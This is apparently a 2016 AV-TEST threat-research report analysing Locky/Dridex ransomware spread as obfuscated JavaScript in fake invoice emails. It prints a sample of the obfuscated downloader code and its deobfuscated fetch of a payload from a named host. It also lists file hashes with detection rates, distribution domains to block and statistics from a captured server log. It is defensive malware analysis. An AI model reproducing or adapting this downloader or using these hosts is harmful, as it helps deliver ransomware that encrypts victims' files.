
Locky/Dridex/Cryptolocker Analysis

Date of the report: February 23rd 2016

The AV-TEST Threat Research Team analyzed nine recent Locky/Dridex/Cryptolocker Samples. We wanted to share some information about these. The malware is still active and the files are still actively distributed on several servers and via e-mail. Our dedicated tests on the Locky Trojan revealed that even several days old malware files are not detected by all anti-virus software products!

Overview

The malware comes as highly obfuscated JavaScript inside an archive which is attached to a Spam Mail, usually pretending to be an invoice.



The screenshot below shows the JavaScript code of one example.

```
packetExamine[('location', 'assembly', 'medical', 'occupy', '\u006fcanal'.e()) +
'p' + ('beast', 'strategy', 'model', 'type', 'automatic', '\u0065mechanic'.e()) +
'n']((shunt', 'instruction', 'regularity', '\u0047master'.e()) + 'E' + ('stand',
'port', 'obligation', 'sport', 'amputate', 'organization', '\u0054demon'.e()) +
'', ('synonym', 'manuscript', 'megaphone', '\u0068imitation'.e()) + 't' +
('practical', 'ruin', 'selective', 'minimal', 'export', '\u0074respectable'.e())
+ 'p:' + ('occupy', 'archive', 'progressive', 'anarchy', 'session', 'commerce',
'\u002finjection'.e()) + '/m' + ('bandage', '\u006fevolution'.e()) + 'nd' +
('translation', '\u0065command'.e()) + 'r' + ('base', 'preservative', 'title',
'\u006fminimal'.e()) + '.r' + ('collision', 'net', 'inform', 'registration',
'\u0075text'.e()) + '/' + ('rum', 'selective', 'instrument',
'\u0073manifest'.e()) + 'ys' + ('radiation', 'duplicate', '\u0074amplitude'.e())
+ 'em' + ('generator', 'region', 'occupy', '\u002femotion'.e()) + 'lo' + ('rank',
'autograph', 'indifferent', 'preamble', 'period', '\u0067collection'.e()) + 's' +
('resource', 'recipe', 'origin', 'project', 'variation', 'academic',
'\u002fmanifesto'.e()) + '56' + ('accuracy', 'potentiality', 'refrigerator',
'\u0079region'.e()) + '4g' + ('motivate', 'illusion', 'certificate', 'division',
'academic', '\u0034material'.e()) + '5' + ('corporation', 'fortune', 'clan',
'thermometer', 'accord', '\u0067hobby'.e()) + 'h' + ('chocolate', 'vacancy',
'isolate', 'syntax', 'transport', 'leader', '\u0034hospital'.e()) + '5h', ((24 -
23) | (1 | 0)) == ((0 - 0) | (0 + 0)));
```

Our researchers managed to deobfuscate and decrypt the content. We extracted the URLs that hosts the executables and downloaded them, e.g.:

```
packetExamine[('o' + 'p' + ('e' + 'n')](('G' + 'E') + ('T') + '', ('h') + 't' +
('t') + 'p:' + ('/') + '/m' + ('o') + 'nd' + ('e') + 'r' + ('o') + '.r' + ('u') +
```

This example translates to: “open GET http://mondero.ru/...”

The file hosted there will be downloaded to the system and once executed starts to encrypt your files.

Current Detection

We checked the current state of detections for both the JavaScript files and the downloaded executables. The results are below, according to the SHA 256 hash of each file. Detection is still not perfect, even though the files are already several days old. The scan has been carried out on February 23rd, the files are from February 19th and 20th.

SHA 256 of the JavaScript file	Detected by X out of 38 scanners
0x2521faa178af250ac6069cbb3fcc64df13f783c21ffb644059ff2a2c7a976bd2	25
0x2b8b80197d9a239dcb8316584f5b73bc8b77e040ef4e4630e0f355da5720590d	29
0x5a86c8cf4c4c07bd9d00155e7d73393115783434a03f41e12acf0af437bdb752	25
0x9c5fb642320cd187d002714d5bb3b25dfec75fc38ea51b940d542fdf2e012e51	23
0xa44f735e9cea9be76c5e4d8ed4d4ba82544906747d8fc23701a919bd67b9d818	27
0xc60f97b4736d0f2146035564f3ae03b45128d84717c00c3634ec3c2edb08294c	27
0xda998f87a8d82c578c2a4c8ed5a0e09ffc89dca9812e04154944ae965e9bbbdd	25
0xe50cc63d8f05f8ba0dcbe4462468ee5b7c2f716aae17c45f871ff9941323ff13	26
0xea6c528e60fbd11d9bf142879546797ab19116f3870bb225ff7eba3bd0461ee0	23

The different JavaScript files download two different executables:

SHA 256 of the downloaded executable file	Detected by X out of 38 scanners
0xd0431537537c9c73f5a1b90b46b560cac4be82feb5ac14d47163a9f4b4fa1a41	30
0x36d8683a481a08bfe1ea58fc8dcd6c75df586d3f11b598324f8e652f39f5d9b2	29

The file 0x36d8683a481a08bfe1ea58fc8dcd6c75df586d3f11b598324f8e652f39f5d9b2 is detected as **Dridex** while 0xd0431537537c9c73f5a1b90b46b560cac4be82feb5ac14d47163a9f4b4fa1a41 is detected as **Locky**.

We also list the URLs where the executables are downloaded from. If you are a system administrator you should block these as they still serve the malware. Be careful when operating with these URLs!

The domains that you should watch/block are:

Domains to block
http://85.93.31.149/
http://mondero.ru/
http://tcpos.com.vn/
http://www.bag-online.com/


Further Data

On one of the domains we were able to capture a log that listed information about computers that accessed the server.

In total this list had 2200 entries, however many of them were duplicates. After removing all duplicate entries we ended up with 1042 unique entries. Among those there were still several requests from the same IP, but with different system configurations. These were likely malware analysis systems. Requests came from 503 different IPs.

Below is a simple breakdown of some of the characteristics of the different accessing computers.

The distribution of operating systems, based on 1042 unique entries, is shown below. It is interesting to note that many requests are coming from Linux and Windows XP user-agents as well as some from Wget which are probably not user machines but may be analysis machines or manual analysis performed by researchers.



We have also seen several requests coming from VirusTotal, probably their malware behavior analysis:

xxx.xxx.xxx.xx - Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US) AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)

Furthermore we checked where the requests of the 503 unique IPs came from. The result is listed below.